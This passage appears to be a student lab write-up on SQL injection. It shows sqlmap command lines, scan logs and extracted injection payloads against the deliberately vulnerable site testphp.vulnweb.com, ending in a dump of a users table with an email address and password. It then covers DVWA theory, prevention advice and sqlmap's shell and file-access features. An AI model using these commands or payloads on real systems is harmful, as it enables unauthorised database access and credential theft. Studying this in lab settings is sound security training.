cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 00:56:20 /2024-04-23/

[00:56:20] [INFO] testing connection to the target URL
[00:56:21] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:56:21] [INFO] testing if the target URL content is stable
[00:56:22] [INFO] target URL content is stable
[00:56:22] [INFO] testing if GET parameter 'cat' is dynamic
[00:56:22] [INFO] GET parameter 'cat' appears to be dynamic
```

```
E, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[00:56:37] [INFO] testing 'MySQL inline queries'
[00:56:37] [INFO] testing 'MySQL ⩾ 5.0.12 stacked queries (comment)'
[00:56:37] [WARNING] time-based comparison requires larger statistical model,
 please wait.............. (done)
[00:56:43] [INFO] testing 'MySQL ⩾ 5.0.12 stacked queries'
[00:56:44] [INFO] testing 'MySQL ⩾ 5.0.12 stacked queries (query SLEEP - com
ment)'
[00:56:44] [INFO] testing 'MySQL ⩾ 5.0.12 stacked queries (query SLEEP)'
[00:56:44] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - commen
t)'
[00:56:45] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[00:56:45] [INFO] testing 'MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
'
[00:56:56] [INFO] GET parameter 'cat' appears to be 'MySQL ⩾ 5.0.12 AND time
-based blind (query SLEEP)' injectable
[00:56:56] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:56:56] [INFO] automatically extending ranges for UNION query injection te
chnique tests as there is at least one other (potential) technique found
[00:56:57] [INFO] 'ORDER BY' technique appears to be usable. This should redu
ce the time needed to find the right number of query columns. Automatically e
xtending the range for current UNION query injection technique test
[00:56:59] [INFO] target URL appears to have 11 columns in query
[00:57:01] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 2
0 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if
 any)? [y/N] y
```

```
[00:57:18] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ⩾ 5.6
[00:57:20] [INFO] fetched data logged to text files under '/home/loukik/.loca
l/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 00:57:20 /2024-04-23/
```

Now with -time-sec of 15 (using the –time-sec helps to speed up the process, especially when the server responses are slow.)

```
┌──(loukik㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 –time-sec 15

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.3#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 00:58:33 /2024-04-23/

[00:58:33] [INFO] resuming back-end DBMS 'mysql'
[00:58:33] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
—
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2699=2699

    Type: error-based
    Title: MySQL ⩾ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
 clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0×716b767871,(SELECT (ELT(8373=8373
,1))),0×7178767871),8373)

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 2951 FROM (SELECT(SLEEP(15)))JVCG)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0×716b767871,0×504a7475637366
686a534c474149504f59535a4f70754f556f4f5775654b7a57434e4558564b5a78,0×71787678
71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
—
[00:58:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ⩾ 5.6
[00:58:34] [INFO] fetched data logged to text files under '/home/loukik/.loca
```

First we will get the name of available databases:

```
[01:00:01] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[01:00:01] [INFO] fetched data logged to text files under '/home/loukik/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 01:00:01 /2024-04-23/
```

Two databases are acuart and information schema.
Checking table in acurat:
Command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart –tables

```
[01:02:11] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+------------+
| artists    |
| carts      |
| categ      |
| featured   |
| guestbook  |
| pictures   |
| products   |
| users      |
+------------+
```

Now for the columns in acurat:
Command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users –columns

```
Database: acuart
Table: users
[8 columns]
+---------+---------------+
| Column  | Type          |
+---------+---------------+
| name    | varchar(100)  |
| address | mediumtext    |
| cart    | varchar(100)  |
| cc      | varchar(100)  |
| email   | varchar(100)  |
| pass    | varchar(100)  |
| phone   | varchar(100)  |
| uname   | varchar(100)  |
+---------+---------------+
```

Getting data from one of the columns:

Command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C email,name,pass –dump

```
Database: acuart
Table: users
[1 entry]
+---------------------------+---------+------+
| email                     | name    | pass |
+---------------------------+---------+------+
| suvendusahoo39@gmail.com | Picknic | test |
+---------------------------+---------+------+
```

It is giving me that the pass for the email is test.

Theory:

Manual SQL injection using DVWA (Damn Vulnerable Web Application) is a technique used to exploit vulnerabilities in web applications by injecting SQL queries directly into input fields. DVWA is a deliberately vulnerable web application designed for security testing and educational purposes.

Here's a basic overview of how you can perform manual SQL injection using DVWA:

Setup DVWA: First, you need to set up DVWA on your local machine or a server. DVWA provides a vulnerable environment where you can practice different types of attacks, including SQL injection.

Identify input fields: Navigate to the DVWA website and identify input fields where user input is accepted, such as login forms, search boxes, or any other forms.

Understand the SQL injection vulnerability: SQL injection occurs when user input is directly concatenated into SQL queries without proper sanitization or validation. This allows an attacker to manipulate the SQL query to perform unauthorized actions, such as extracting data from the database.

Test for vulnerabilities: In the input fields identified earlier, try entering special characters like single quotes ('), double quotes ("), or SQL keywords like OR 1=1, UNION SELECT, etc. and observe the application's response. If the application responds differently or throws an error, it might be vulnerable to SQL injection.

Exploit the vulnerability: Once you've identified a vulnerable input field, you can start crafting SQL injection payloads to exploit it. For example, you can use SQL injection to bypass authentication, extract data from the database, modify data, or even execute arbitrary commands depending on the level of access granted by the application.

Mitigation: To prevent SQL injection attacks, developers should use parameterized queries or prepared statements instead of concatenating user input directly into SQL queries. Additionally, input validation and sanitization should be performed to ensure that user input doesn't contain malicious SQL code.

SQLMap is a potent tool that automates the detection and exploitation of SQL injection vulnerabilities in web applications. After installing SQLMap, you provide the target URL for scanning. The tool then analyzes the URL to identify any SQL injection vulnerabilities. If vulnerabilities are found, SQLMap can exploit them to retrieve data from the database. You can customize the scanning and exploitation process using various options and flags. However, it's crucial to obtain proper authorization before testing any web application and to use SQLMap responsibly and ethically to avoid causing harm or disruption.

Q) Specify the ways to prevent SQL injection attacks:

Sure, here are some ways to prevent SQL injection attacks:

Please find below the revised version of the text:

- **Use parameterized queries or prepared statements:** Instead of dynamically building SQL queries by concatenating user input, use parameterized queries or prepared statements provided by the programming language's database access library.

- **Input validation and sanitization:** Validate and sanitize user input to ensure that it does not contain any malicious SQL code. Use whitelisting or blacklisting approaches to filter out potentially harmful characters or keywords.

- **Least privilege principle:** Limit the permissions granted to database users and applications. Use the principle of least privilege to restrict access to only the necessary database objects and operations.

- **Database firewall**: Implement a database firewall or intrusion detection system (IDS) to monitor and block suspicious SQL queries. This can help detect and prevent SQL injection attacks in real-time.

- **Regular security audits and testing:** Conduct regular security audits and penetration testing on your web applications to identify and address any SQL injection vulnerabilities before they can be exploited by attackers.

- **Use ORM frameworks:** Object-Relational Mapping (ORM) frameworks provide an abstraction layer between the application code and the database, reducing the risk of SQL injection by automatically handling parameterization and escaping of user input.

- **Update and patch**: Keep your web application frameworks, libraries, and database management systems up-to-date with the latest security patches and updates to mitigate known vulnerabilities that could be exploited for SQL injection attacks.

- **Educate developers**: Provide training and awareness programs for developers to educate them about secure coding practices and the risks associated with SQL injection vulnerabilities. This can help prevent the inadvertent introduction of vulnerabilities during the development process.

Q) Specify the features of sqlmap:

The following are the features of sqlmap:

1. Full support for MYSQL, Oracle, PostgreSQL, Firebird, Sybase, Microsoft Access, IBM DB2, Microsoft SQL Server, SAP MaxDB database management systems.
2. Full support for six SQL injection techniques: Boolean-based blind, error-based, stacked queries, UNION query, out-of-band.
3. Automatic recognition of password hash formats and support for cracking them using a dictionary-based
4. Support for database process' user privilege escalation through Metasploit's Meterpreter getsystem.
5. By giving DBMS credentials, IP address, port, and a database name, it is possible to connect to the database directly without using SQL injection.
6. Support for establishing an out-of-band stateful TCP connection between the attacking machine and the database server underlying the operating system. Depending on the user's preference, this channel can be in interactive command prompt, a Meterpreter session, or a graphical user interface (VNC) session.
7. When using MYSQL, PostgreSQL, or Microsoft SQL Server, we can download and upload any file from the database server's underlying file system.

Conclusion:
Implemented the manual sql injection and also queried the data as using the dvwa setup and also implemented the automatic sql injection using sqlmap. Understood the ways to prevent SQL injection attacks and the features of sqlmap as well.